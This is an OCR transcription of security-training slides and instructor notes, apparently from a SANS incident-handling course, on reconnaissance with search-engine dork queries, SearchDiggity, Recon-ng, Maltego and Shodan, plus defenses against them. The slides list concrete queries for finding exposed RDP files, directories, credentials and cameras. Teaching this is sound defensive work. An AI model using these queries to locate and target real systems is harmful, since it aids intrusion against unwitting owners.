

Searching for Vulnerable Systems

Search Engines

- We can search for commonly exploited vulnerabilities
  - Available remote desktop systems: `ext:rdp rdp`
  - Default web material (Apache, IIS, ColdFusion, and others)
    - "Test Page for the Apache Web Server"
    - "Welcome to Windows 2000 Internet Services"
  - Web-based FileMaker Pro databases: "Select a database to view"
  - Indexable directories: `intitle:index.of "parent directory"`
  - User IDs and passwords (look for `password` and `userid`)
  - Shell history (look for common shell names and commands)
  - Video cameras (example: `inurl:"ViewerFrame?Mode="`)
- FOCA has the ability to identify many of these vulnerabilities

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 49

An attacker can also do searches for potentially vulnerable systems directly. One of the most startling is doing this search: `ext:rdp rdp`. This turns up systems that can be remotely managed via Windows Remote Desktop Protocol. Also, if I search for text from the default Apache install and your site appears, I know that you are likely running the Apache web server. The same logic applies to IIS. Likewise, I might be able to determine that you built your website using ColdFusion or another development platform by looking for text associated with default material on those platforms.

Searches can help find HTTP-accessible FileMaker Pro databases. By searching for `Select a database to view` an attacker gets a list of internet-accessible databases. Although some are password protected, many aren't. Indexable directories that someone has left on a website are also useful and can be discovered by searching for `intitle:index.of "parent directory"`.

Attackers can also look for command shell history and even hidden hyperlinks and indexes that aren't easily accessible by humans. The attackers just let Google bot work its magic. This technique for finding vulnerable systems has become so widely used that, starting in December 2004 with Santy, worms use Google to locate vulnerable systems and spread. Santy searched Google for a vulnerable version of the phpBB script and then attacked systems running it. Because of this, Google is now filtering some of the common PHP and related searches conducted by worms. Still, new searches for vulnerable systems are discovered all the time.

Another set of fascinating searches involves finding web-accessible video cameras. The search `inurl:"ViewerFrame?Mode="` shows numerous Panasonic cameras around the world, some of which allow you to control zoom, tilt, and pan. Likewise, numerous other searches find other types of cameras and their associated web controls.



Automated Search Engine Recon

Search Engines

- Bishop Fox's SearchDiggity is a fantastic suite that includes Google Diggity, Bing Diggity, and other search capabilities
  - Malware Diggity, Data Loss Prevention Diggity, Flash Diggity
  - Many of these "diggity" components require an API for the respective service
  - Sometimes free APIs provide fewer results than the web interface
- Recon-ng, by Tim Tomes, is another powerful recon tool
  - Ties together numerous different recon sources into one framework
  - Currently more than 60 different recon modules
  - Most modules are free; some require a third-party API key
  - Workspace and reporting capabilities to keep projects separate
  - Some modules can tell if any target organization has been compromised via third-party sites
  - Uses the web interface for many sites to scrape results (be careful—doing this may violate terms of service)
- Determined attackers use these tools to gain access to target environments without even using an exploit

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 50

Bishop Fox's SearchDiggity is one of the finest tools available for tying together all the different search engine techniques we have discussed thus far. A wide number of different modules are available for performing searches with Google, Bing, and Shodan in one framework.

In addition to the modules for pulling data from search engines, there are also modules available for searching a site to see if it is hosting malware. Another, called DLP Diggity, can check for data leakage from an environment. Finally, there is a module that can decompile flash objects to see if any sensitive data (such as passwords) exists in the action script.

A number of modules require a free API key from the data provider in order for the queries to function properly. As an extra note of precaution, keep in mind that many of the API providers actually provide less data than the human or web interface counterpart.

Another great web search recon tool is Recon-ng by Tim Tomes. Although this framework has a number of excellent search engine components, it also has a number of additional modules that can query data from third-party data services. For example, it has the capability to hook into sites, such as https://www.infoarmor.com/ and https://breachalarm.com/, to see if any target accounts have been compromised.

Recon-ng also has a number of workspace and reporting modules to keep the data separate and accessible from project to project.

A final word of caution: Recon-ng uses the human interface from many services and web search engines. Although this can provide better results, it also may violate the terms of service for the various data providers. Review the TOS of your data providers before using.

- Bishop Fox's Search Diggity → [illegible]

- DLP Diggity → decompile flash object [illegible]

- Recon-ng → 3rd party [illegible] Tim Tomes [illegible]



Search Engine Recon Defenses

Search Engines

- Look for information leakage using Google yourself
- Instructions at Googles Webmaster Tools [illegible]
  - Remove the website (`robots.txt` file)
    - It draws attention to files, and careful attackers are wise to plunder it for possibly interesting directories and files on a target website
    - Interesting place to refer to a honeypot webpage, only referred to in robots.txt
  - Remove individual pages (`NOINDEX`, `NOFOLLOW` meta tag)
  - Remove snippets (`NOSNIPPET` meta tag)
  - Remove cached pages (`NOARCHIVE` meta tag)
  - Remove an image from Google's Image Search
- Remove unwanted items from Google
  - URL re-crawl request form at Google Webmaster Tools

To defend against these cyber reconnaissance raids, check your own environment to see what information you are leaking. Check out what information you have publicly available on your own websites and think about what an attacker could do with that data. Use the Google tips we discussed on the previous slides for searches.

Also, if you find that Google has indexed a URL or cached a page that you didn't want it to, you can use the URL re-crawl request submission form at Google Webmaster Tools. This removes the page the next time the Google bot crawls your website, which likely occurs within the next 24 hours.

You cannot just submit a URL to remove. If that were the case, someone could actually have you removed from Google without your knowing it! To get Google to remove you, you have to not only fill out the form, supplying it with your URL, but also alter the page on your own website, using a robots.txt file or a meta tag, to indicate that you want it removed. That way, when you fill out the form saying you want a page removed, Google automatically goes to that page to see if it has been altered to include the robot.txt file or removal meta tag. So you have to coordinate with your website administrator to have pages removed from Google.



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- **Step 1: Reconnaissance**
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Reconnaissance

Overview
Open-Source Intelligence (OSINT)
Lab 2.1: OSINT with SpiderFoot
DNS Interrogation
Website Searches
Search Engines as Recon Tools
Maltego Recon Suite
Web-Based Recon and Attack Sites

Beyond whois, nslookup, and web search engines, a variety of tools offer convenient mechanisms for reconnaissance. One of the most powerful is Maltego, which is the next topic.



Maltego

Maltego Recon

- Maltego is an intelligence-gathering tool that searches through various public information sources
  - Gathers information about relationships between people, social networks, companies, websites, domains, IP addresses, and more
- Based on the concept of transforms: Converts one piece of information into another
  - Graphically displays relationships of information
- Runs on Linux, Windows, and macOS
- Available as commercial edition (US$760/year) or free community edition (with limitations)

The Maltego tool was released by a company named Paterva. This intelligence-gathering tool provides a wealth of information for researchers, investigators, and computer attackers conducting detailed reconnaissance. Maltego allows a user to start with one or more pieces of information, such as a person's name, phone number, domain name, email address, website URL, IP address, and so on. Given that piece of information, Maltego applies the concepts of transforms, a series of lookups into public sources of information to find related pieces of information. Transforms convert one piece of information (such as a domain name) to another piece of information (such as an IP address). Many dozen transforms are included in Maltego.

The result when many transforms are applied repeatedly is a cascading hierarchy of related information all associated in some way with the original data.

Maltego runs on Linux, Windows, and macOS and is available in two forms: A commercial edition for approximately US$760 per year and a free Community Edition that has some limitations. The Community Edition allows for some powerful reconnaissance activities, but it includes a nag screen for 15 seconds asking you to purchase it every time it is launched. It also prevents saving or exporting results, limits the level of depth you can zoom to in the hierarchical display, and only allows 75 transforms to be applied per day. Also, you can only run transforms on one entity at a time, instead of being able to launch simultaneous lookups on multiple pieces of data on the display.

Maltego Community Edition is available at https://www.paterva.com/web7/buy/maltego-clients/maltego-ce.php. More information about the commercial edition of Maltego is available at https://www.paterva.com/web7/buy.php.

Maltego Transforms

Maltego Recon

- Some example transforms
  - DomainToPhone_Whois
  - DomainToMXrecord_DNS
  - DomainToPerson_PGP
  - IPAddrToPhone_Whois
  - PersonToPerson_PGP
  - EmailAddressToEmailAddr_SignedPGP
- Commercial edition supports specialized transform servers and creating custom transforms



The slide's screenshot shows a starting point of a domain name. To create this, we simply drag and drop a domain name from the Palette on the right onto the main view. We enter a domain name of sans.org. We then right-click to apply a transform of the domain name to email address based on PGP keys available on public PGP keyservers. We receive over a dozen different results of email addresses in the sans.org domain. We could then apply additional transforms of sans.org to get other information, or we could right-click on any of the email address entities returned by our original transform, and then apply other transforms to those. Some example transforms that are available in Maltego include

DomainToPhone_Whois
DomainToMXrecord_DNS
DomainToPerson_PGP
IPAddrToPhone_Whois
PersonToPerson_PGP
EmailAddressToEmailAddr_SignedPGP

Note that the transform name includes the piece of information the transform must start with (such as Domain), the information it will look up to transform it to (for example, Phone), and the mechanism it uses to make the transform work (such as Whois database lookups).

The commercial version of Maltego includes a subscription to various transform databases that Paterva operates, plus the ability to create your own transforms that go beyond those baked into the tool.



Defenses against Maltego

Maltego Recon

- Preparation
  - Ensure that publicly available information about your organization is accurate (keep records up to date)
  - Conduct your own recon
    - Check to see what is available about your organization and your important personnel
    - Request that inaccurate or damaging information be removed from sources
    - May be politically difficult or impossible to compel removal of some information
- Ident, Cont, Erad, Recov: N/A

To defend against Maltego, make sure that information about your organization in various public sources is accurate by keeping your whois and domain information up to date. You should also conduct reconnaissance about your own organization, with appropriate permission, to see whether the information available is accurate. If you find information that is inaccurate or damaging, you may want to work with your lawyers to formulate requests to have it updated or removed. Depending on the nature of the information and the particular publicly available database in which it is located, you may or may not be able to compel someone to purge the data.



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- **Step 1: Reconnaissance**
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Reconnaissance

Overview
Open-Source Intelligence (OSINT)
Lab 2.1: OSINT with SpiderFoot
DNS Interrogation
Website Searches
Search Engines as Recon Tools
Maltego Recon Suite
Web-Based Recon and Attack Sites

Reconnaissance tools are not limited to Maltego, however. There are numerous other web-based reconnaissance tools.

Web-Based Recon/Attack Tools

- Numerous websites offer the capability to research or even attack other sites
- Links to internet-scanning webpages (traceroute, ping, port scans, denial-of-service tests)
  - Shodan at www.shodan.io
  - tools.dnsstuff.com
  - www.network-tools.com
  - www.securityspace.com (commercial with free trial)

EXPOSE ONLINE DEVICES.

WEBCAMS. ROUTERS.
POWER PLANTS. IPHONES. WIND TURBINES.
REFRIGERATORS. VOIP PHONES.

